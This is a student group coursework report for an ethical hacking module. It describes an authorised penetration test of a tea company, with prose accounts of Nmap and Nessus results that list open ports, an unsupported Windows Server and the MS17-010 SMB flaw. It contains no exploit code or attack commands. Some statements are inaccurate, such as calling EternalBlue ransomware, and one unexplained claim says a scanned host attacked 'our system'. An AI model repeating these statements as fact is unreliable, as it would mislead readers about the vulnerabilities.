IN PARTNERSHIP WITH PLYMOUTH UNIVERSITY

Name: Wickrama wickramaarachchi
Student Reference Number:10899380

Module Code: PUSL3132	Module Name: Ethical Hacking
Coursework Title: Final Report	
Deadline Date: 16th December	Member of staff responsible for coursework:
Programme: BSc (Hons) Computer Security	

Please note that University Academic Regulations are available under Rules and Regulations on the University website www.plymouth.ac.uk/studenthandbook.

Group work: please list all names of all participants formally associated with this work and state whether the work was undertaken alone or as part of a team. Please note you may be required to identify individual responsibility for component parts.

Wickrama wickramaarachchi - 10899380
Polwaththage D Kawindaya - 10899315
Siyabalapitiyage Madushanka - 10898659
Basnayaka Basnayaka - 10900313

We confirm that we have read and understood the Plymouth University regulations relating to Assessment Offences and that we are aware of the possible penalties for any breach of these regulations. We confirm that this is the independent work of the group.

Signed on behalf of the group: Wickrama wickramaarachchi

Individual assignment: ***I confirm that I have read and understood the Plymouth University regulations relating to Assessment Offences and that I am aware of the possible penalties for any breach of these regulations. I confirm that this is my own independent work.***

Signed: Wickrama wickramaarachchi

Use of translation software: failure to declare that translation software or a similar writing aid has been used will be treated as an assessment offence.

I *have used/not used translation software.

If used, please state name of software……

Overall mark _____% Assessors Initials _____ Date_____

*Please delete as appropriateSci/ps/d:/students/cwkfrontcover/2013/14

Plymouth Index	Plymouth Name	Contribution
10899315	Polwaththage D Kawindaya	Introduction/Background
10899380	Wickrama wickramaarachchi	Testing Methodology / Conclusion / Evaluation
10898659	Siyabalapitiyage Madushanka	Evaluation
10900313	Basnayaka Basnayaka	Mitigation

Table of Contents

Introduction

Purpose of the Report

This report's objective is to assess Clarke's Ceylon Team's security posture as they move from conventional operations to entirely digital systems. The organization is exposed to additional risks as a result of the implementation of digital technologies, such as data breaches and cyber attacks. To find possible weaknesses in their systems, evaluate the degree of risk, and offer practical suggestions to strengthen security, a penetration test has been carried out. Maintaining operational continuity, safeguarding sensitive data, and fostering stakeholder confidence all depend on having strong security measures in place.

Scope of Work

This penetration test's scope includes a detailed analysis of the vital systems used by Clarke's Ceylon Team, such as:

- Network Security: Evaluating network segmentation, open ports, and firewall setups.
- Application security: identifying weaknesses in the company's desktop and online apps.
- Organizational rules: Assessing the efficacy of the cybersecurity rules in place, staff knowledge, and compliance with best practices.

Due to the testing environment's operational nature, every possible risk was thoroughly covered while minimizing disturbance.

Report Structure

1. Introduction: A synopsis of the goal, parameters, and organization of the report.

2. Background: An explanation of the value of penetration testing and typical difficulties that businesses have when undergoing digital transformation.

3. Testing Methodology: A thorough description of the testing plan, instruments, and justification for the methodology.

4. Evaluation: Examining the findings of the penetration test, including the vulnerabilities found and their possible effects.

5. Mitigation Recommendations: Doable actions to improve the organization's security posture and address the vulnerabilities.

6. Conclusion: An overview of the main conclusions and general suggestions.

References and Supporting Data: A compilation of all cited sources as well as any supplementary data.

Background

Importance of Penetration Testing

A proactive method for locating and fixing security flaws in an organization's IT infrastructure is penetration testing. It mimics actual cyberattacks to find vulnerabilities before malevolent actors take advantage of them. Organizations that regularly do penetration testing are better able to manage risks, uphold compliance, and safeguard sensitive data, according to cybersecurity literature.

Risks associated with the digital transformation process include:

- Unauthorized Access: Data breaches may result from unpatched systems or unsafe setups.
- Problems with Data Availability and Integrity: Ransomware and other cyberattacks can cause operational disruptions.
- Non-compliance: Serious fines may result from breaking data protection regulations like GDPR or HIPAA.

The following are typical difficulties encountered during digital transformation:

- Lack of Security Awareness: Due to insufficient training, employees frequently unintentionally end up becoming the weakest link.
- Improper Implementation: Vulnerability is increased when new systems are quickly deployed without adequate testing.
- Ignoring Legacy Systems: Older systems frequently don't have the protections that contemporary threats require.

Regular penetration testing to address these issues minimizes risks to organizational operations and guarantees a secure transition.

Ethical and Legal Considerations

To guarantee that testing is carried out properly and without causing unapproved harm, ethical hacking functions under a legal framework. Important moral and legal considerations include:

- Consent and Authorization: To prevent legal ramifications, penetration testing on live systems requires written consent from the business.
- Data privacy: To guarantee that no sensitive or personal data is exploited or revealed, compliance with data protection laws like the General Data Protection Regulation (GDPR) is essential.
- Non-Disruption of Services: To prevent interfering with company operations, testing must be carried out in a way that has the least possible impact on operating systems.
- Reporting and Disclosure: To stop the abuse of vulnerabilities that have been discovered, findings must be communicated in a responsible and transparent manner.

Ignoring these moral and legal responsibilities might result in financial losses, harm to one's reputation, or even legal action.

Overview of Clarke's Ceylon Team

To modernize its operations, Clarke's Ceylon Team, a historic Sri Lankan tea manufacturer, is starting a big digital transformation initiative. To increase efficiency and streamline procedures, this change entails implementing digital tools and systems. But the action brings up several security issues, such as:

- Protection of Operational and Customer Data: Making certain that private data is protected from unwanted access.
- System availability is the capacity to test and secure systems while preserving uptime and operational continuity.
- Regulatory Standards Compliance: Fulfilling cybersecurity and data protection standards as they move into a digital framework.


A well-thought-out penetration testing approach is essential to finding vulnerabilities without interfering with operations because there isn't a dedicated testbed, and testing must be done on live systems. By identifying hazards, offering practical insights, and suggesting mitigation techniques, this study will allay these worries.

Testing Methodology

The section on testing methodology describes the methodical strategy used to guarantee the system's dependability, functionality, and security. Depending on the needs of the project, this methodology combines automated and manual testing methods. Every stage of the testing procedure is recorded with pertinent screenshots that show how the tests were carried out and the outcomes. The use of certain tools and tactics is justified by their suitability for the design of the system, their capacity to detect vulnerabilities, and their effectiveness in confirming adherence to industry standards. This guarantees thorough coverage and reliable system performance certification.

Nmap Scanning

172.168.0.38



The output of a "Nmap network scan" that was performed on the IP address `172.168.0.38` seems to be displayed in the screenshot. An operating system based on Windows (probably Windows XP and Windows Server 2008 R2-2012) is indicated by the open ports and services that are running on a host. For network diagnostics or vulnerability evaluation, key open ports include FTP, Telnet, NetBIOS, and several RPC-related services.

172.168.0.34

The results of a Nmap scan on the IP address 172.168.0.34 are shown in the screenshot. It detects open ports and the services that are operating on the Windows-based target host. Among the notable open ports are:

- 135/tcp: Microsoft Windows RPC
- 139/tcp: NetBIOS-ssn
- 445/tcp: Microsoft-DS (likely SMB)
- 3389/tcp: Microsoft Terminal Services (Remote Desktop Protocol - RDP)

According to this scan, the system can be accessed through services that are often connected to Windows network functions.


172.168.0.33

The outcome of a Nmap network scan directed at IP address 172.168.0.33 are shown in the screenshot. Several open ports on a Windows-based machine are discovered by the scan, particularly:

- Microsoft Windows RPC at 135/tcp;
- NetBIOS-ssn at 139/tcp;
- Microsoft-DS (usually SMB file sharing) at 445/tcp
- Microsoft Terminal Services (Remote Desktop Protocol, or RDP) at 3389/tcp

Services necessary for network sharing and remote management are installed on the host, which is detected as running Windows 7.

172.168.0.32




The outcome of a Nmap scan directed at IP address 172.168.0.32 is described in this screenshot. A number of open ports and services operating on a Windows-based system, notably Windows 7, are found by the scan. Important conclusions include:

- Microsoft Windows RPC at 135/tcp
- NetBIOS-ssn (a networking service for sharing files and printers) at 139/tcp
- 445/tcp: Microsoft-DS (Workgroup domain SMB service for file sharing)
- HTTPAPI HTTPD 2.0 (often utilised for SSDP/UPnP services) 5357/tcp
- 49156/tcp: Extra RPC port for Microsoft Windows

This screenshot offers information on the target host's network setup and running service

Nessus Scanning




The information explains how to view the findings of vulnerability scans conducted on several hosts inside a network using the Nessus Essentials scan report interface. Important points to note are:

- Hosts Scanned: IP addresses such as 172.168.3.38, 172.168.0.33, 172.168.0.34, and others.
- Scan Type: Advanced Scan using a local scanner.
- Status: The scan took around 16 minutes, from 7:30 PM to 7:46 PM on December 8, and it was successfully finished.
- Vulnerabilities: The scan allows for remedial prioritisation by classifying discoveries into critical, high, medium, low, and informational severities.

By pointing out weaknesses and suggesting solutions, this report offers insights into the network's security posture.

172.168.0.38



The information explains a vulnerability scan report from Nessus Essentials for host 172.168.0.38. The paper summarises the scan's main conclusions, which include:

Details of the host:


- Name of IP: 172.168.0.38
- System software: Windows Server 2008 R2 Enterprise SP1
- Address of the MAC: 00:00:29:47:50-76

Critical Vulnerabilities:

- consists of problems such unencrypted Telnet services, vulnerabilities in SMB (Server Message Block), and an FTP service vulnerability that can permit remote assaults.
- CVSS Score: As high as 9.8, indicating critical severity.

This IP address has been identified as being used to carry out attacks on our system, representing a serious security risk.


Critical



A Nessus Essentials vulnerability scan report for host 172.168.0.38 is shown in the screenshot. Critical security flaws are identified in the paper, such as unencrypted Telnet services, vulnerabilities in SMB (Server Message Block), and an FTP service vulnerability that may permit remote assaults. The host's MAC address is 00:00:29:47:50-76, and it is running Windows Server 2008 R2 Enterprise SP1. The serious severity of some vulnerabilities and the pressing need for repair are highlighted by their noteworthy CVSS scores of 9.8.

Mixed


1.1 Critical



The Nessus Essentials vulnerability scan results for host 172.168.0.38 are shown in the snapshot, which indicates a serious vulnerability brought on by the usage of an unsupported operating system. The Microsoft Windows Server 2008 R2 Enterprise Service Pack 1 that the host is running is no longer supported by the manufacturer. Because of this, the system is extremely vulnerable to security flaws, as seen by its maximum severity CVSS v3.0 Base Score of 10.0.

Solution: To reduce this risk, upgrading to a supported operating system or service pack is advised.

1.2 High




A Nessus Essentials vulnerability report for the MS17-010 SMB vulnerability, which is exploited by ransomware such as WannaCry and EternalBlue, is seen in this the screenshot. It offers:

- Severity: High.
- Description: Information about how the attack enables SMB-based remote code execution.
- Solution: Update the impacted Windows systems using Microsoft's security updates.
- Risk details include a high CVSS score, the availability of exploits, and advice to deactivate SMBv1 if it is not supported.

The study assists in identifying and reducing important cybersecurity threats.

